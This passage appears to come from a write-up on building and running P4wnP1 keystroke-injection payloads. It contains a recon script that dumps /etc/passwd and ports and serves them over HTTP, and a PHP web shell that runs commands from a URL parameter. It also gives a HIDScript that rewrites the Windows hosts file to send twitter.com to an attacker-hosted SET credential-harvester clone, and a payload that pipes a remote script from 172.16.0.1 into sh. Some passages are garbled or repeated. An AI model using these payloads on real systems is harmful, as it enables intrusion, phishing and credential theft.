service --status-all >> $FILE
echo "" >> $FILE

echo "########## USERS" >> $FILE
cat /etc/passwd | sort >> $FILE
echo "" >> $FILE

echo "########## PORTS" >> $FILE
for port in $(cat /proc/net/tcp | awk '{print $2}' | grep -v "local_address" | awk '{print $2}'
FS=":" | sort -u); do
    echo "[$port] -> $(echo "ibase=16; $port" | bc)" >> $FILE
done
echo "" >> $FILE

timeout 6 python3 -m http.server 8123 --directory /tmp

rm /tmp/all.txt
```

RFI / LFI

This script acts as follows:

1. 1. The 1.php script is introduced into the operating system via a python http server and the wget and curl command, for example:

   python3 -m http.server 8888

2. From a browser or a terminal (with the curl command) the script can be executed via the url:

   http://<ip of victim>/1.php?exec=<command>

3. The result of the executed command will be displayed on the screen.

The code used for this payload is as follows:

1.php

```
<?php
   $command=$_GET['exec'];

   $output = shell_exec($command);
   echo "<pre>$output</pre>";
?>
```

Account Grabber

This script acts as follows:

1. The payload that modifies the victim's hosts file so that when the gmail.com page is searched for it and redirects to the tool.
2. In the tool, we will run the setoolkit program to create a clone of the gmail login page.
3. When you login to twitter, you will not enter the official website, but our clone.

The code used for this payload is as follows:

web_clone.js

```
layout('es')                // Spanish keyboard layout
typingSpeed(100,150)

// Author:ernest and isaac
press("GUI r")
delay(100)
type("cmd.exe")
delay(100)
press("CONTROL SHIFT ENTER")
delay(100)
press("GUI TAB")
delay(100)
press("GUI TAB")
delay(100)
press("RIGHT_ARROW")
delay(100)
press("LEFT_ARROW")
delay(100)
press("ENTER")
delay(100)
press("ENTER")
type("ECHO            172.16.0.1            TWITTER.COM            >>
C:\WINDOWS\SYSTEM32\DRIVERS\ETC\HOSTS")
delay(100)
press("ENTER")
delay(100)
type("(echo MsgBox \"Line 1\" ^& vbCrLf ^& \"Line 2\",262192, \"Title\")> File.vbs")
delay(10)
press("ENTER")
delay(10)
type("start File.vbs")
delay(10)
press("ENTER)
delay(10)
press("ALT TAB")
type("exit")
delay(100)
press("ENTER")
```

Crear clon de la web
Para crear el clon de la web, seguiremos los siguientes pasos: 1. Conectarse por ssh a nuestra herramienta. 2. Ejecutar el comando *setoolkit* 3. Seleccionar la opción 1. 4. A continuación, seleccionar la opción de *Website Attack Vectors* (2) 5. Ahora, cogemos la opción 3 (*Credential Harvester Attack Method*) 6. Para la opción de usar el gmail, seleccionaremos la opción de *Web Templates,* y una vez seleccionado, escogeremos *Twitter*. 7. El siguiente paso, es seleccionar la dirección ip en la que se va a poner esta web, que por defecto será la dirección ip de la herramienta.


Execution of the payloads

To run a script in this tool, we have two options:

1. Use the web interface, only available for payloads written in javascript.
2. Use an ssh connection and run them directly from the terminal

Web interface


To run a script from the web interface, click on the tab that says HIDSCRIPT.



```
layout('us');          // US keyboard layout
typingSpeed(100,150)   // Wait 100ms between key strokes + an additional random value between 0ms and 150ms (natural)

waitLEDRepeat(NUM);    // Wait till NUM LED of target changes frequently multiple times (doesn't work on OSX)
press("GUI r");
delay(500);
type("notepad\n")
delay(1000);
for (var i = 0; i < 3; i++) {
  type("Hello from P4wnP1 run " + i + " !\n");
  type("Moving mouse right ...");
  moveStepped(500,0);
  type("and left\n");
  moveStepped(-500,0);
}
type("Let's type fast !!!!!!!!!!!!!!!\n")
typingSpeed(0,0);
for (var i = 3; i < 10; i++) {
  type("Hello from P4wnP1 run " + i + " !\n");
  type("Moving mouse right ...");
  moveStepped(500,0);
  type("and left\n");
  moveStepped(-500,0);
}
```

Figure 6 : Scripting interface of the too


Once this tab is selected, we can select the script we want to run by selecting it from the Load & Replace "button".



```
layout('us');          // US keyboard layout
typingSpeed(100,150)   // Wait 100ms between key strokes + an additional random value between 0ms and 150ms (natural)

waitLEDRepeat(NUM);    // Wait till NUM LED of target changes frequently multiple times (doesn't work on OSX)
press("GUI r");
delay(500);
type("notepad\n")
delay(1000);
for (var i = 0; i < 3; i++) {
  type("Hello from P4wnP1 run " + i + " !\n");
  type("Moving mouse right ...");
  moveStepped(500,0);
  type("and left\n");
  moveStepped(-500,0);
}
type("Let's type fast !!!!!!!!!!!!!!!\n")
typingSpeed(0,0);
for (var i = 3; i < 10; i++) {
  type("Hello from P4wnP1 run " + i + " !\n");
  type("Moving mouse right ...");
  moveStepped(500,0);
  type("and left\n");
  moveStepped(-500,0);
}
```

Figure 7 : LOAD & REPLACE option selection

Next, we select the payload we want, e.g. RECON_VICTIM.js and click the OK button.




Load HIDScript to editor

- BeBoXPayload.js
- [✓ RECON_VICTIM.js]
- chrome-steal.js
- chrome_steal.js
- cosmouse.js
- default.js
- deny_net_access.js
- dns_poision.js
- dns_poison.js
- helper.js
- hidtest1.js
- log_off.js
- mousejiggle.js
- ms_snake.js
- sinmouse.js
- website_block.js

```
layout('us');            // US keyboard layout
typingSpeed(100,150)     // Wait 100ms between key strokes + an additional random val

waitLEDRepeat(NUM);      // Wait till NUM LED of target changes frequently multiple t
press("GUI r");
delay(500);
type("notepad\n")
delay(1000);
for (var i = 0; i < 3; i++) {
  type("Hello from P4wnP1 run " + i + " !\n");
  type("Moving mouse right ...");
  moveStepped(500,0);
  type("and left\n");
  moveStepped(-500,0);
}
type("Let's type fast !!!!!!!!!!!!!!!\n")
typingSpeed(0,0);
for (var i = 3; i < 10; i++) {
  type("Hello from P4wnP1 run " + i + " !\n");
  type("Moving mouse right ...");
  moveStepped(500,0);
  type("and left\n");
  moveStepped(-500,0);
}
```

Figure 8 : Web interface, saved payload selection


When the script we want to execute has been loaded, click on the Run button and wait for it to run.



```
layout('es');
typingSpeed(1)

press("CONTROL ALT t")
delay(500)
type("curl -s http://172.16.0.1:8888/recon.sh | sh")
delay(100)
press("ENTER")
delay(1000)
type("exit")
press("ENTER")
```

Figure 9 : Web interface, execution of a script

Pressing the RUN button executes the payload on the host where the tool is connected and notifies you as the script is running.




```
step = Math.PI / 90.0;
scale = 6.0
alpha = 0.0
horizontal = false;
for (i = 0; i < 300; i++) {
    v = Math.cos(alpha) * scale;
    alpha += step;
    if (horizontal) moveStepped(v,0);
    else moveStepped(0,v);
    delay(10);
}
```

Time	Event Type	VM ID	Job ID	Has error	Result	Error	Message
2021-05-20 20:39:23 +02:00	JOB STARTED	0	11	false	null		step = Math.PI / 90.0; scale = ...

Figure 10: Execution of a payload

If a problem occured during execution because the script is not well written, a red pop-up will appear indicating the error.




```
step = Math.PI / 90.0;
scale = 6.0
alpha = 0.0
horizontal = false;
for (i = 0; i < cars.length; i++) {
    v = Math.cos(alpha) * scale;
    alpha += step;
    if (horizontal) moveStepped(v,0);
    else moveStepped(0,v);
    delay(10);
}
```

Time	Event Type	VM ID	Job ID	Has error	Result	Error	Message
2021-05-20 20:08:52 +02:00	JOB STARTED	0	5	false	null		layout('es'); typingSpeed(1) ...
2021-05-20 20:08:54 +02:00	JOB SUCCEEDED	0	5	false	null		JOB 5 on VM 0 SUCCEEDED WITH R ...
2021-05-20 20:08:54 +02:00	JOB STOPPED	0	5	false	null		Script stopped
2021-05-20 20:30:23 +02:00	JOB STARTED	0	6	false	null		step = Math.PI / 90.0; scale = ...
2021-05-20 20:30:38 +02:00	JOB STOPPED	0	6	false	null		Script stopped

Figure 11: Error during execution of a payload

At the end of the execution of the programme, a pop up will appear in the web interface indicating that this script has been executed correctly or if there has been an error during the execution, we will also be notified.




```
layout('es');
typingSpeed(1)

press("CONTROL ALT t")
delay(500)
type("curl -s http://172.16.0.1:8888/recon.sh | sh")
delay(100)
press("ENTER")
delay(1000)
type("exit")
press("ENTER")
```

Time	Event Type	VM ID	Job ID	Has error	Result	Error	Message
2021-05-20 20:08:52 +02:00	JOB STARTED	0	5	false	null		layout('es'); typingSpeed(1) ...
2021-05-20 20:08:54 +02:00	JOB SUCCEEDED	0	5	false	null		JOB 5 on VM 0 SUCCEEDED WITH R ...
2021-05-20 20:08:54 +02:00	JOB STOPPED	0	5	false	null		Script stopped

Figure 12: Finalisation of the script


If you want to use a script that is not saved in the tool, you can simply write the code on the same page, deleting the previous code, and if it is a programme that you will want to use on several occasions, you can save it by clicking on the Store button, which appears green. Then, you just have to choose a name and click store.



```
layout('us');          // US keyboard layout
typingSpeed(100,150)   // Wait 100ms between key strokes + an additional random value between 0ms and 150ms (natural)

waitLEDRepeat(NUM);    // Wait till NUM LED of target changes frequently multiple times (doesn't work on OSX)
press("GUI r");
delay(500);
type("notepad\n")
delay(1000);
for (var i = 0; i < 3; i++) {
  type("Hello from P4wnP1 run " + i + " !\n");
  type("Moving mouse right ...");
  moveStepped(500,0);
  type("and left\n");
  moveStepped(-500,0);
}
type("Let's type fast !!!!!!!!!!!!!!!\n")
typingSpeed(0,0);
for (var i = 3; i < 10; i++) {
  type("Hello from P4wnP1 run " + i + " !\n");
  type("Moving mouse right ...");
  moveStepped(500,0);
  type("and left\n");
  moveStepped(-500,0);
}
```

Figure 13: Storing interface of a new payload

Now we can see our saved script, by clicking on the LOAD & REPLACE button, with the name we have chosen, in our case initial.js



```
layout('us');          // US keyboard layout
typingSpeed(100,150)   // Wait 100ms between key strokes + an additional random val

waitLEDRepeat(NUM);    // Wait till NUM LED of target changes frequently multiple t
press("GUI r");
delay(500);
type("notepad\n")
delay(1000);
for (var i = 0; i < 3; i++) {
  type("Hello from P4wnP1 run " + i + " !\n");
  type("Moving mouse right ...");
  moveStepped(500,0);
  type("and left\n");
  moveStepped(-500,0);
}
type("Let's type fast !!!!!!!!!!!!!!!\n")
typingSpeed(0,0);
for (var i = 3; i < 10; i++) {
  type("Hello from P4wnP1 run " + i + " !\n");
  type("Moving mouse right ...");
  moveStepped(500,0);
  type("and left\n");
  moveStepped(-500,0);
}
```

Figure 14 : Display saved script by pressing the LOAD & REPLACE button.

Command line

To execute a payload from the command line of a terminal, we must use a command of the following type:

```
P4wnP1_cli hid run -c 'layout("us"); type("Typing amongst EN_US layout\n");layout("de"); type("Typing amongst High German layout supporting special chars üäö\n");'
```

That is, in order to run a script from the terminal, we must use the command P4wnP1_cli hid run -c 'Code to run'.


Since we can't insert the path to a file, using this way, we have to insert the code found in our script, all on one line and separated by a semicolon (;) where a new line should go.

Port forwarding

